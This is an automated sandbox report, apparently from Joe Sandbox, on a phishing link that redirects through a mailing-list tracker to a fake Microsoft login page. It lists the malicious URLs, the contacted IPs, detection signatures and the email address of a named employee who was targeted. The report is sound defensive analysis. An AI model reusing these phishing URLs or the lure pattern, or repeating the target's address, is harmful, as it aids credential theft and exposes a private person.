ID: 655611
Cookbook: browseurl.jbs
Time: 10:59:24
Date: 01/07/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

https://gmail.us14.list-manage.com/track/click?u=957e6b6833ddd63bbe471b4e4&id=18858b02d6&e...


Overview

General Information

Sample URL:	https://gmail.us14.list-manage.com/track/click?u=957e6b6833ddd63bbe471b4e4&...833ddd63bbe471b4e4&id=18858b02d6&e=7ce018b90e#*giangaddo.prati@barilla.com*
Analysis ID:	655611
Infos:	



Detection




HTMLPhisher

Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Yara detected HtmlPhish10
- Antivirus detection for URL or domain
- Snort IDS alert for network traffic
- Phishing site detected (based on log…
- Phishing site detected (based on im…
- URL contains potential PII (phishing…
- Invalid 'forgot password' link found
- Found iframes
- No HTML title found
- HTML body contains low number of …

Classification



Process Tree

- **System is w10x64**
- chrome.exe (PID: 5980 cmdline: C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --enable-automation "https://gmail.us14.list-manage.com/track/click?u=957e6b6833ddd63bbe471b4e4&id=18858b02d6&e=7ce018b90e#*giangaddo.prati@barilla.com* MD5: C139654B5C1438A95B321BB01AD63EF6)
  - chrome.exe (PID: 3356 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1568,8847407165348421056,15175356157772939675,131072 --lang=en-US --service-sandbox-type=network --enable-audio-service-sandbox --mojo-platform-channel-handle=1908 /prefetch:8 MD5: C139654B5C1438A95B321BB01AD63EF6)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

HTML

Source	Rule	Description	Author	Strings
72453.0.pages.csv	JoeSecurity_HtmlPhish_10	Yara detected HtmlPhish_10	Joe Security	

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET SHELLCODE Possible %41%41%41%41 Heap Spray Attempt - Source IP: 192.154.231.67 - Destination IP: 192.168.2.3

Timestamp:	192.154.231.67192.168.2.3443497612013145 07/01/22-11:00:46.705231
SID:	2013145
Source Port:	443
Destination Port:	49761
Protocol:	TCP
Classtype:	Executable code was detected

Joe Sandbox Signatures

AV Detection

Antivirus / Scanner detection for submitted sample

Antivirus detection for URL or domain

Phishing

Yara detected HtmlPhish10

Phishing site detected (based on logo template match)

Phishing site detected (based on image similarity)


Networking

Snort IDS alert for network traffic

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
1 Drive-by Compromise	Windows Management Instrumentation	Path Interception	1 Process Injection	3 Masquerading	OS Credential Dumping	System Service Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Process Injection	LSASS Memory	Application Window Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	4 Non-Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	5 Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	3 Ingress Tool Transfer	SIM Card Swap		Carrier Billing Fraud


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
http://https://gmail.us14.list-manage.com/track/click?u=957e6b6833ddd63bbe471b4e4&id=18858b02d6&e=7ce018b90e#*giangaddo.prati@barilla.com*	0%	Virustotal		Browse
http://https://gmail.us14.list-manage.com/track/click?u=957e6b6833ddd63bbe471b4e4&id=18858b02d6&e=7ce018b90e#*giangaddo.prati@barilla.com*	0%	Avira URL Cloud	safe	
http://https://gmail.us14.list-manage.com/track/click?u=957e6b6833ddd63bbe471b4e4&id=18858b02d6&e=7ce018b90e#*giangaddo.prati@barilla.com*	100%	SlashNext	Credential Stealing type: Phishing & Social Engineering	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://shafquatarefeen.com/uhg.html#*giangaddo.prati@barilla.com*	100%	SlashNext	Credential Stealing type: Phishing & Social Engineering	
http://https://dns.google	0%	URL Reputation	safe	
http://https://aadcdn.msftauth.net/ests/2.1/content/images/microsoft_logo_ee5c8d9fb6248c938fd0dc19370e90bd.svg	0%	URL Reputation	safe	
http://https://trocha.com.co/gvx	0%	Avira URL Cloud	safe	
http://https://shafquatarefeen.com/uhg.html#	100%	Avira URL Cloud	phishing	
http://https://shafquatarefeen.com/wp-includes/images/w-logo-blue-white-bg.png	100%	Avira URL Cloud	phishing	
http://https://aadcdn.msftauth.net/ests/2.1/content/images/ellipsis_white_5ac590ee72bfe06a7cecfd75b588ad73.svg	0%	Avira URL Cloud	safe	
http://https://shafquatarefeen.com/favicon.ico	100%	Avira URL Cloud	phishing	
http://https://shafquatarefeen.com/uhg.html	100%	Avira URL Cloud	phishing	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
stackpath.bootstrapcdn.com	104.18.11.207	true	false		high
cs1100.wpc.omegacdn.net	152.199.23.37	true	false		unknown
accounts.google.com	142.251.36.205	true	false		high
shafquatarefeen.com	192.154.231.67	true	true		unknown
cdnjs.cloudflare.com	104.17.25.14	true	false		high
part-0017.t-0009.fbs1-t-msedge.net	13.107.219.45	true	false		unknown
maxcdn.bootstrapcdn.com	104.18.11.207	true	false		high
trocha.com.co	69.172.198.108	true	false		unknown
clients.l.google.com	142.251.36.238	true	false		high
i.ibb.co	51.210.32.106	true	false		high
gmail.us14.list-manage.com	unknown	unknown	false		high
aadcdn.msftauth.net	unknown	unknown	false		unknown
clients2.google.com	unknown	unknown	false		high
secure.aadcdn.microsoftonline-p.com	unknown	unknown	false		unknown
code.jquery.com	unknown	unknown	false		high
login.microsoftonline.com	unknown	unknown	false		high

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://https://login.microsoftonline.com/logout.srf?ct=1548343592&rver=64.4.6456.0&lc=1033&id=501392	false		high
http://https://cdnjs.cloudflare.com/ajax/libs/font-awesome/4.7.0/css/font-awesome.css	false		high
http://https://aadcdn.msftauth.net/ests/2.1/content/images/microsoft_logo_ee5c8d9fb6248c938fd0dc19370e90bd.svg	false	• URL Reputation: safe	unknown
http://https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css	false		high
http://https://shafquatarefeen.com/uhg.html#*giangaddo.prati@barilla.com*	true	• SlashNext: Credential Stealing type: Phishing & Social Engineering	unknown
http://https://trocha.com.co/gvx	false	• Avira URL Cloud: safe	unknown
http://https://clients2.google.com/service/update2/crx?os=win&arch=x64&os_arch=x86_64&nacl_arch=x86-64&prod=chromecrx&prodchannel=&prodversion=85.0.4183.121&lang=en-US&acceptformat=crx3&x=id%3Dnmmhkkegccagdldgiimedpiccmgmieda%26v%3D0.0.0.0%26installedby%3Dother%26uc%26ping%3Dr%253D-1%2526e%253D1&x=id%3Dpkedcjkdefgpdelpbcmbmeomcjbeemfm%26v%3D0.0.0.0%26installedby%3Dother%26uc%26ping%3Dr%253D-1%2526e%253D1	false		high
http://https://accounts.google.com/ListAccounts?gpsia=1&source=ChromiumBrowser&json=standard	false		high
http://https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/js/bootstrap.min.js	false		high
http://https://shafquatarefeen.com/wp-includes/images/w-logo-blue-white-bg.png	true	• Avira URL Cloud: phishing	unknown

Name	Malicious	Antivirus Detection	Reputation
http://https://aadcdn.msftauth.net/ests/2.1/content/images/ellipsis_white_5ac590ee72bfe06a7cecfd75b588ad73.svg	false	• Avira URL Cloud: safe	unknown
http://https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.14.0/umd/popper.min.js	false		high
http://https://i.ibb.co/phX2vBj/0-a5dbd4393ff6a725c7e62b61df7e72f0.jpg	false		high
http://https://stackpath.bootstrapcdn.com/font-awesome/4.7.0/css/font-awesome.min.css	false		high
http://https://shafquatarefeen.com/favicon.ico	true	• Avira URL Cloud: phishing	unknown
http://https://clients2.google.com/service/update2/crx?os=win&arch=x64&os_arch=x86_64&nacl_arch=x86-64&prod=chromecrx&prodchannel=&prodversion=85.0.4183.121&lang=en-US&acceptformat=crx3&x=id%3Dnmmhkkegccagdldgiimedpiccmgmieda%26v%3D0.0.0.0%26installedby%3Dother%26uc%26ping%3Dr%253D-1%2526e%253D1&x=id%3Dpkedcjkdefgpdelpbcmbmeomcjbeemfm%26v%3D0.0.0.0%26installedby%3Dother%26uc	false		high
http://https://shafquatarefeen.com/uhg.html	true	• Avira URL Cloud: phishing	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dns.google	f11c6353-0e47-4696-9f20-ce16a0854bc8.tmp.1.dr, 09971034-ffcf-4adb-84e9-f9936a2aa628.tmp.1.dr	false	• URL Reputation: safe	unknown
http://https://ogs.google.com	f11c6353-0e47-4696-9f20-ce16a0854bc8.tmp.1.dr	false		high
http://https://play.google.com	f11c6353-0e47-4696-9f20-ce16a0854bc8.tmp.1.dr	false		high
http://https://payments.google.com/payments/v4/js/integrator.js	manifest.json.0.dr	false		high
http://https://shafquatarefeen.com/uhg.html#	History Provider Cache.0.dr	false	• Avira URL Cloud: phishing	unknown
http://https://sandbox.google.com/payments/v4/js/integrator.js	manifest.json.0.dr	false		high
http://https://www.google.com	f11c6353-0e47-4696-9f20-ce16a0854bc8.tmp.1.dr	false		high
http://https://accounts.google.com	f11c6353-0e47-4696-9f20-ce16a0854bc8.tmp.1.dr	false		high
http://https://clients2.googleusercontent.com	f11c6353-0e47-4696-9f20-ce16a0854bc8.tmp.1.dr	false		high
http://https://apis.google.com	f11c6353-0e47-4696-9f20-ce16a0854bc8.tmp.1.dr	false		high
http://https://www.google.com/	manifest.json.0.dr	false		high
http://https://clients2.google.com	f11c6353-0e47-4696-9f20-ce16a0854bc8.tmp.1.dr	false		high
http://https://clients2.google.com/service/update2/crx	manifest.json.0.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
13.107.219.45	part-0017.t-0009.fbs1-t-msedge.net	United States		8068	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
142.251.36.238	clients.l.google.com	United States		15169	GOOGLEUS	false
142.251.36.205	accounts.google.com	United States		15169	GOOGLEUS	false
51.210.32.106	i.ibb.co	France		16276	OVHFR	false
69.172.198.108	trocha.com.co	Canada		54643	IDIGITALCA	false
104.18.11.207	stackpath.bootstrapcdn.com	United States		13335	CLOUDFLARENETUS	false
239.255.255.250	unknown	Reserved		unknown	unknown	false
192.154.231.67	shafquatarefeen.com	United States		40676	AS40676US	true
152.199.23.37	cs1100.wpc.omegacdn.net	United States		15133	EDGECASTUS	false
104.17.25.14	cdnjs.cloudflare.com	United States		13335	CLOUDFLARENETUS	false

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	655611
Start date and time: 01/07/202210:59:24	2022-07-01 10:59:24 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 5s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	browseurl.jbs
Sample URL:	http://https://gmail.us14.list-manage.com/track/click?u=957e6b6833ddd63bbe471b4e4&id=18858b02d6&e=7ce018b90e#*giangaddo.prati@barilla.com*
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	12
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.phis.win@23/56@16/12
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 23.211.6.115, 2.19.77.84, 142.251.36.206, 74.125.111.138, 34.104.35.123, 142.251.36.195, 20.190.159.70, 40.126.31.64, 20.190.159.69, 20.190.159.74, 20.190.159.5, 20.190.159.3, 40.126.31.68, 40.126.31.70, 69.16.175.10, 69.16.175.42, 2.20.16.227, 142.251.36.202, 80.67.82.211, 80.67.82.235
- Excluded domains from analysis (whitelisted): cds.s5x3j6q5.hwcdn.net, e13829.x.akamaiedge.net, store-images.s-microsoft.com-c.edgekey.net, clientservices.googleapis.com,

a1449.dscg2.akamai.net, arc.msn.com, e12564.dspb.akamaiedge.net, redirector.gvt1.com, login.live.com, e13761.dscg.akamaiedge.net, update.googleapis.com, swc.list-manage.com.edgekey.net, img-prod-cms-rt-microsoft-com.akamaized.net, www.gstatic.com, global-entry-afdthirdparty-fallback.trafficmanager.net, www.bing.com, www.tm.ak.prd.aadg.trafficmanager.net, client.wns.windows.com, fs.microsoft.com, content-autofill.googleapis.com, r5.sn-4g5edn6k.gvt1.com, aadcdnoriginwus2.azureedge.net, secure.aadcdn.microsoftonline-p.com.edgekey.net, ctldl.windowsupdate.com, aadcdn.msauth.net, firstparty-azurefd-prod.trafficmanager.net, r5---sn-4g5edn6k.gvt1.com, edgedl.me.gvt1.com, store-images.s-microsoft.com, aadcdnoriginwus2.afd.azureedge.net

- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtWriteVirtualMemory calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Program Files\Google\Chrome\Application\Dictionaries\en-US-9-0.bdic

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	451603
Entropy (8bit):	5.009711072558331
Encrypted:	false
SSDEEP:	12288:ZHfRTyGZ6lup8Cfrvq4JBPKh+FBlESBw4p6:NfOCzvRKhGvwJ
MD5:	A78AD14E77147E7DE3647E61964C0335
SHA1:	CECC3DD41F4CEA0192B24300C71E1911BD4FCE45
SHA-256:	0D6803758FF8F87081FAFD62E90F0950DFB2DD7991E9607FE76A8F92D0E893FA
SHA-512:	DDE24D5AD50D68FC91E9E325D31E66EF8F624B6BB3A07D14FFED1104D3AB5F4EF1D7969A5CDE0DFBB19CB31C506F7DE97AF67C2F244F7E7E8E10648EA8321101
Malicious:	false
Reputation:	low

Preview:	BDic.... ....6...."..Z..4g....6.2...{/...3...5....AF 1363.AF nm.AF pt.AF n1.AF p.AF tc.AF SM.AF M.AF S.AF MS.AF MNR.AF GDS.AF MNT.AF MH.AF MR.AF SZMR.AF MJ.AF MT.AF MY.AF MRZ.AF MN.AF MG.AF RM.AF N.AF MV.AF XM.AF DSM.AF SD.AF G.AF R.AF MNX.AF MRS.AF MD.AF MNRB.AF B.AF ZSMR.AF PM.AF SMNGJ.AF SMN.AF ZMR.AF SMGB.AF MZR.AF GM.AF SMR.AF SMDG.AF RMZ.AF ZM.AF MDG.AF MDT.AF SMNXT.AF SDY.AF LSDG.AF LGDS.AF GLDS.AF UY.AF U.AF DSGNX.AF GNDSX.AF DSG.AF Y.AF GS.AF IEMS.AF YP.AF ZGDRS.AF XGNVDS.AF UT.AF GNDS.AF GVDS.AF MYPS.AF XGNDS.AF TPRY.AF MDSG.AF ZGSDR.AF DYSG.AF PMYTNS.AF AGDS.AF DRZGS.AF PY.AF GSPMDY.AF EGVDS.AF SL.AF GNXDS.AF DSBG.AF IM.AF I.AF MDGS.AF SMY.AF DSGN.AF DSLG.AF GM DS.AF MDSBG.AF SGD.AF IY.AF P.AF DSMG.AF BLZGDRS.AF TR.AF AGSD.AF ZGBDRSL.AF PTRY.AF ASDGV.AF ASM.AF ICANGSD.AF ICAM.AF IKY.AF AMS .AF PMYTRS.AF BZGVDRS.AF SDRBZG.AF GVMDS.AF PSM.AF DGLS.AF GNVXDS.AF AGDSL.AF DGS.AF XDSGNV.AF BZGDRS.AF AM.AF AS.AF A.AF LDSG.AF AGVDS.AF SDG.AF LDSMG.AF EDSMG.AF EY.AF DRSMZG.AF PRYT.AF LZ

C:\Users\user\AppData\Local\Google\Chrome\User Data\21e02d86-7315-4a7b-9604-ced31a974c48.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	modified
Size (bytes):	214212
Entropy (8bit):	6.070815979382786
Encrypted:	false
SSDEEP:	6144:x/BIogQRUdqlM7dKoOO2Z9gK1YcsaqfIlUOoSiuRi:x/BINDdqe70oOl9gKVroR
MD5:	D120A345F711A4984E280DC2FCA1609B
SHA1:	881679110E02653798B56B489F85E44953FE8308
SHA-256:	C862A390F87567B68F3F1C5CB2B60D0B4BAD7427B6591630376C24FE825A7F3F
SHA-512:	4F579E9F702A98DCE6A270DA4D1B94CF4F600E528EC95CA073B5CD299F29F931EE1DA938A921895D1098BC7BB1401182DD0BAB1B8D30F3B77CE50FBB62F56D35
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.656698440774142e+12,"network":1.656666042e+12,"ticks":128733794.0,"uncertainty":4996515.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXg